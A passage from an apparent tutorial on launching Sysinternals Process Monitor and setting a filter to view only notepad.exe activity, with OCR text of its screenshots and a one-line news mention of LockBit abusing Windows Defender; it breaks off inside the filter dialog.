
Mode	LastWriteTime	Length	Name
-----	3/9/2023 9:11 PM	7490	Eula.txt
-----	3/9/2023 9:12 PM	63582	procmon.chm
-----	3/9/2023 9:12 PM	5213632	Procmon.exe
-----	3/9/2023 9:12 PM	2691008	Procmon64.exe
-----	3/9/2023 9:12 PM	2735000	Procmon64a.exe

```
PS C:\Users\admin\Downloads\processmonitor>
```

Next, execute Procmon.exe binary as shown below.

```
PS C:\Users\admin\Downloads\processmonitor> ./procmon.exe
```

A new window opens showing all the process activity on the system.



In July 2022, a threat actor associated with the LockBit 3.0 ransomware operation abused Windows Defender command line tool to load Cobalt Strike beacons on compromised systems and evade detection by security software.


Process Monitor - Sysinternals: www.sysinternals.com

File Edit Event Filter Tools Options Help

Time o...	Process Name	PID	Operation	Path	Result	Detail
11:09:00...	svchost.exe	1920	ReadFile	C:\Windows\System32\KernelBase.dll	SUCCESS	Offset 2,339,328, Le...
11:09:00...	svchost.exe	1920	ReadFile	C:\Windows\System32\StateRepository...	SUCCESS	Offset 642,560, Len...
11:09:00...	Explorer.EXE	4224	ReadFile	C:\Windows\System32\ntdll.dll	SUCCESS	Offset 1,332,224, Le...
11:09:00...	Explorer.EXE	4224	ReadFile	C:\Windows\System32\winui.pcshell.dll	SUCCESS	Offset 4,760,064, Le...
11:09:00...	Explorer.EXE	4224	ReadFile	C:\Windows\System32\winui.pcshell.dll	SUCCESS	Offset 4,829,696, Le...
11:09:00...	Explorer.EXE	4224	RegQueryKey	HKCU\Software\Microsoft\Windows\Curr...	SUCCESS	Query: Handle Tag...
11:09:00...	Explorer.EXE	4224	RegCreateKey	HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\SessionInfo\1\Application Vie		
11:09:00...	Explorer.EXE	4224	RegSetValue	HKCU\Software\Microsoft\Windows\Curr...	SUCCESS	Type: REG_BINAR...
11:09:00...	Explorer.EXE	4224	RegCloseKey	HKCU\Software\Microsoft\Windows\Curr...	SUCCESS	
11:09:00...	svchost.exe	756	ReadFile	C:\Windows\System32\ResourcePolicy...	SUCCESS	Offset 128,512, Len...
11:09:00...	Explorer.EXE	4224	ReadFile	C:\Windows\System32\AppResolver.dll	SUCCESS	Offset 505,344, Len...
11:09:00...	svchost.exe	756	ReadFile	C:\Windows\System32\ResourcePolicy...	SUCCESS	Offset 115,200, Len...
11:09:00...	svchost.exe	756	RegQueryKey	HKCU\System\GameConfigStore	SUCCESS	Query: Cached, Su...
11:09:00...	svchost.exe	756	RegQueryValue	HKCU\System\GameConfigStore\Game...	NAME NOT FOUND	Length: 16
11:09:00...	Explorer.EXE	4224	ReadFile	C:\Windows\System32\winui.dll	SUCCESS	Offset 6,146,560, Le...
11:09:00...	Explorer.EXE	4224	ReadFile	C:\Windows\System32\shell32.dll	SUCCESS	Offset 6,770,688, Le...
11:09:00...	Explorer.EXE	4224	ReadFile	C:\Windows\System32\shell32.dll	SUCCESS	Offset 6,450,176, Le...
11:09:00...	Explorer.EXE	4224	ReadFile	C:\Windows\System32\AppResolver.dll	SUCCESS	Offset 517,632, Len...
11:09:00...	Explorer.EXE	4224	ReadFile	C:\Windows\System32\AppResolver.dll	SUCCESS	Offset 509,440, Len...
11:09:00...	Explorer.EXE	4224	ReadFile	C:\Windows\System32\AppResolver.dll	SUCCESS	Offset 505,344, Len...
11:09:00...	Explorer.EXE	4224	ReadFile	C:\Windows\System32\AppResolver.dll	SUCCESS	Offset 470,528, Len...
11:09:00...	services.exe	628	ReadFile	C:\Windows\System32\services.exe	SUCCESS	Offset 626,176, Len...

Showing 79,377 of 150,581 events (52%) Backed by virtual memory

Next, let's open Notepad.exe.



Searching for processes of Notepad in the whole list is cumbersome, so let's set a filter to make it easy to view. Click on "Filter".

Process Monitor - Sysinternals: www.sysinternals.com

File Edit Event Filter Tools Options Help

Time o... Process Name Filter (Ctrl+L) ation Path Result Detail

11:09:00...	svchost.exe	1920	ReadFile	C:\Windows\System32\KernelBase.dll	SUCCESS	Offset 2,339,328, Le...
11:09:00...	svchost.exe	1920	ReadFile	C:\Windows\System32\StateRepository...	SUCCESS	Offset 642,560, Len...
11:09:00...	Explorer.EXE	4224	ReadFile	C:\Windows\System32\ntdll.dll	SUCCESS	Offset 1,332,224, Le...
11:09:00...	Explorer.EXE	4224	ReadFile	C:\Windows\System32\winui.pcshell.dll	SUCCESS	Offset 4,760,064, Le...
11:09:00...	Explorer.EXE	4224	ReadFile	C:\Windows\System32\winui.pcshell.dll	SUCCESS	Offset 4,829,696, Le...
11:09:00...	Explorer.EXE	4224	RegQueryKey	HKCU\Software\Microsoft\Windows\Curr...	SUCCESS	Query: HandleTag...
11:09:00...	Explorer.EXE	4224	RegCreateKey	HKCU\Software\Microsoft\Windows\Curr...	SUCCESS	Desired Access: W...
11:09:00...	Explorer.EXE	4224	RegSetValue	HKCU\Software\Microsoft\Windows\Curr...	SUCCESS	Type: REG_BINAR...
11:09:00...	Explorer.EXE	4224	RegCloseKey	HKCU\Software\Microsoft\Windows\Curr...	SUCCESS	
11:09:00...	svchost.exe	756	ReadFile	C:\Windows\System32\ResourcePolicy...	SUCCESS	Offset 128,512, Len...
11:09:00...	Explorer.EXE	4224	ReadFile	C:\Windows\System32\AppResolver.dll	SUCCESS	Offset 505,344, Len...
11:09:00...	svchost.exe	756	ReadFile	C:\Windows\System32\ResourcePolicy...	SUCCESS	Offset 115,200, Len...
11:09:00...	svchost.exe	756	RegQueryKey	HKCU\System\GameConfigStore	SUCCESS	Query: Cached, Su...
11:09:00...	svchost.exe	756	RegQueryValue	HKCU\System\GameConfigStore\Game...	NAME NOT FOUND	Length: 16
11:09:00...	Explorer.EXE	4224	ReadFile	C:\Windows\System32\winui.dll	SUCCESS	Offset 6,146,560, Le...
11:09:00...	Explorer.EXE	4224	ReadFile	C:\Windows\System32\shell32.dll	SUCCESS	Offset 6,770,688, Le...
11:09:00...	Explorer.EXE	4224	ReadFile	C:\Windows\System32\shell32.dll	SUCCESS	Offset 6,450,176, Le...
11:09:00...	Explorer.EXE	4224	ReadFile	C:\Windows\System32\AppResolver.dll	SUCCESS	Offset 517,632, Len...
11:09:00...	Explorer.EXE	4224	ReadFile	C:\Windows\System32\AppResolver.dll	SUCCESS	Offset 509,440, Len...
11:09:00...	Explorer.EXE	4224	ReadFile	C:\Windows\System32\AppResolver.dll	SUCCESS	Offset 505,344, Len...
11:09:00...	Explorer.EXE	4224	ReadFile	C:\Windows\System32\AppResolver.dll	SUCCESS	Offset 470,528, Len...
11:09:00...	services.exe	628	ReadFile	C:\Windows\System32\services.exe	SUCCESS	Offset 626,176, Len...

Showing 316,528 of 533,522 events (59%) Backed by virtual memory

A new window as shown below opens.

Process Monitor Filter

Display entries matching these conditions:

Architecture is then Include

Reset Add Remove

Column	Relation	Value	Action
☒ ☐ Process N...	is	Procmon.exe	Exclude
☒ ☐ Process N...	is	Procexp.exe	Exclude
☒ ☐ Process N...	is	Autoruns.exe	Exclude
☒ ☐ Process N...	is	Procmon64.exe	Exclude
☒ ☐ Process N...	is	Procexp64.exe	Exclude
☒ ☐ Process N...	is	System	Exclude
☒ ☐ Operation	begins with	IRP_MJ_	Exclude
☒ ☐ Operation	begins with	FASTIO_	Exclude
☒ ☐ Result	begins with	FAST IO	Exclude

OK Cancel Apply

There are various options to set the filter. For now, let's just search for all processes related to process name "notepad.exe".

 Process Monitor Filter ✕

Display entries matching these conditions:

Architecture is then Include


Condition	Value	Action
Process Name	Procmon.exe	Exclude
Process Name	Procexp.exe	Exclude
Process Name	Autoruns.exe	Exclude
Process Name	Procmon64.exe	Exclude
Process Name	Procexp64.exe	Exclude
Process Name	System	Exclude
Operation	IRP_MJ_	Exclude
Operation	FASTIO_	Exclude

Display entries matching these conditions:

